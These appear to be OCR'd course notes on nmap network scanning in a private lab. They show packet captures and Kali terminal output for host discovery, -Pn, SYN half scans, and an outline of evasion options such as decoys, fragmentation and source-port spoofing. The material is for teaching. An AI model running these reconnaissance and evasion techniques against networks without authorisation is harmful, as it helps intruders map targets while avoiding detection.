192.168.186.130	192.168.186.131	TCP	74 46764 → 444 [SYN] Seq=0
192.168.186.131	192.168.186.130	TCP	74 22 → 41676 [SYN, ACK] S
192.168.186.131	192.168.186.130	TCP	60 443 → 59848 [RST, ACK]
192.168.186.131	192.168.186.130	TCP	74 445 → 60916 [SYN, ACK]
192.168.186.130	192.168.186.131	TCP	66 41676 → 22 [ACK] Seq=1
192.168.186.130	192.168.186.131	TCP	66 41676 → 22 [RST, ACK] S
192.168.186.130	192.168.186.131	TCP	66 60916 → 445 [ACK] Seq=1
192.168.186.131	192.168.186.130	TCP	60 444 → 46764 [RST, ACK]
192.168.186.130	192.168.186.131	TCP	66 60916 → 445 [RST, ACK]

Where is 192.168.186.190?

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.186.131,190 -p 22
Starting Nmap 7.94 ( https://nmap.org ) at 2024-08-17 09:57 EDT
Nmap scan report for 192.168.186.131
Host is up (0.00075s latency).

PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 2 IP addresses (1 host up) scanned in 1.33 seconds
```

Source	Destination	Protocol	Length	Info
192.168.186.130	192.168.186.131	TCP	74	59220 → 80 [SYN] Seq=0
192.168.186.130	192.168.186.131	TCP	74	52988 → 443 [SYN] Seq=0
192.168.186.131	192.168.186.130	TCP	74	80 → 59220 [SYN, ACK] S
192.168.186.130	192.168.186.131	TCP	66	59220 → 80 [ACK] Seq=1
192.168.186.131	192.168.186.130	TCP	60	443 → 52988 [RST, ACK]
192.168.186.130	192.168.186.131	TCP	66	59220 → 80 [RST, ACK] S
192.168.186.130	192.168.186.131	TCP	74	39936 → 22 [SYN] Seq=0
192.168.186.131	192.168.186.130	TCP	74	22 → 39936 [SYN, ACK] S
192.168.186.130	192.168.186.131	TCP	66	39936 → 22 [ACK] Seq=1
192.168.186.130	192.168.186.131	TCP	66	39936 → 22 [RST, ACK] S

Datalink Layer Problem

VMware_6d:1e:67	Broadcast	ARP	42	Who has 192.168.186.190? Tell 192.168.186.130
192.168.186.130	192.168.186.131	TCP	74	60638 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
192.168.186.130	192.168.186.131	TCP	74	45164 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=146
192.168.186.131	192.168.186.130	TCP	74	80 → 60638 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0
192.168.186.130	192.168.186.131	TCP	66	60638 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSv
192.168.186.130	192.168.186.131	TCP	66	60638 → 80 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=
192.168.186.131	192.168.186.130	TCP	60	443 → 45164 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
fe80::73ef:e658:2a9…	ff02::1:ff0d:96a4	ICMPv6	86	Neighbor Solicitation for fe80::bee9:2fff:fe0d:9
VMware_6d:1e:67	Broadcast	ARP	42	Who has 192.168.186.190? Tell 192.168.186.130
192.168.186.130	192.168.186.2	DNS	88	Standard query 0x2436 PTR 131.186.168.192.in-add
192.168.186.2	192.168.186.130	DNS	165	Standard query response 0x2436 No such name PTR
192.168.186.130	192.168.186.131	TCP	74	54998 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
192.168.186.131	192.168.186.130	TCP	74	22 → 54998 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0
192.168.186.130	192.168.186.131	TCP	66	54998 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSv
192.168.186.130	192.168.186.131	TCP	66	54998 → 22 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=
VMware_6d:1e:67	Broadcast	ARP	42	Who has 192.168.186.190? Tell 192.168.186.130
VMware_6d:1e:67	VMware_fe:31:54	ARP	42	Who has 192.168.186.2? Tell 192.168.186.130
VMware_fe:31:54	VMware_6d:1e:67	ARP	60	192.168.186.2 is at 00:50:56:fe:31:54

-sn ➔ no port scan

- Nmap 192.168.186.131 -sn
- Host scan

No ➔ Scan 1000 ports


- Nmap 192.168.186.131 –p 80 -sn
- Host scan

No ➔ One port.....

Error

To check if device is alive only

Fast + low load ➔ hard detect hacker



```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.186.131 -sn
Starting Nmap 7.94 ( https://nmap.org ) at 2024-08-17 10:05 EDT
Nmap scan report for 192.168.186.131
Host is up (0.00094s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds
```

192.168.186.130	192.168.186.131	TCP	74 60954 → 80 [SYN] Seq=0
192.168.186.130	192.168.186.131	TCP	74 44050 → 443 [SYN] Seq=0
192.168.186.131	192.168.186.130	TCP	74 80 → 60954 [SYN, ACK] S
192.168.186.130	192.168.186.131	TCP	66 60954 → 80 [ACK] Seq=1
192.168.186.131	192.168.186.130	TCP	60 443 → 44050 [RST, ACK]
192.168.186.130	192.168.186.131	TCP	66 60954 → 80 [RST, ACK] S

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.186.131 -sn -p 22
Starting Nmap 7.94 ( https://nmap.org ) at 2024-08-17 10:07 EDT
You cannot use -F (fast scan) or -p (explicit port selection) when not doing
a port scan
QUITTING!
```

-Pn ➔ No Host Scan

- Nmap 192.168.186.131 -Pn


No ➔Host scan

Yes ➔ Scan 1000 ports

- Nmap 192.168.186.131 –p 80 -Pn

No ➔ Host scan

Yes ➔ One port




```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.186.131 -Pn -p 22
Starting Nmap 7.94 ( https://nmap.org ) at 2024-08-17 10:07 EDT
Nmap scan report for 192.168.186.131
Host is up (0.00075s latency).

PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

Only Port Scan


Source	Destination	Protocol	Length	Info
192.168.186.130	192.168.186.131	TCP	74	60680 → 22 [SYN] Seq=0
192.168.186.131	192.168.186.130	TCP	74	22 → 60680 [SYN, ACK]
192.168.186.130	192.168.186.131	TCP	66	60680 → 22 [ACK] Seq=1
192.168.186.130	192.168.186.131	TCP	66	60680 → 22 [RST, ACK]

Why Use –Pn?

- Send to all at port 3306 (mysql server), any response ➔ DB Server.




Full Scan




- Open session ➔ Session ID
- Saved at log file inside server


Half Scan



Full Scan




Half Scan



-sS ➔ only for port scan (need sudo or root)
root : no need –sS option

- sudo nmap 192.168.186.131 –p 22 –sS
- No host scan
- Only port scan



- sudo nmap 192.168.186.131 –Pn –sS
- sudo nmap 192.168.186.131 –sn –sS

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.186.131 -p 22 -sS
Starting Nmap 7.94 ( https://nmap.org ) at 2024-08-17 10:11 EDT
Nmap scan report for 192.168.186.131
Host is up (0.00071s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:0C:29:4C:CB:FA (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```

Only
Port Scan
Half Scan

Source	Destination	Protocol	Length	Info
192.168.186.130	192.168.186.131	TCP	58	59788 → 22 [SYN] Seq=0
192.168.186.131	192.168.186.130	TCP	60	22 → 59788 [SYN, ACK] S
192.168.186.130	192.168.186.131	TCP	54	59788 → 22 [RST] Seq=1

Day 14

- Outline
  - -O → OS Version
  - -sV → Port Version
  - -f → fragmentation of the packets
  - -T → Time
  - -D → decoy scan
  - -g → Src Port change
  - -sT → TCP scan
  - -sU → UDP scan
  - -sC → nmap Script
  - --script → nmap script

Revision

- Nmap 192.168.186.0/24 → scan NID
- Nmap 192.168.186.131 → scan one device (host + 1000 port most famous scan)
- Nmap 192.168.186.131 –p 80 → scan one device (host + port 80 scan)

-O → OS version

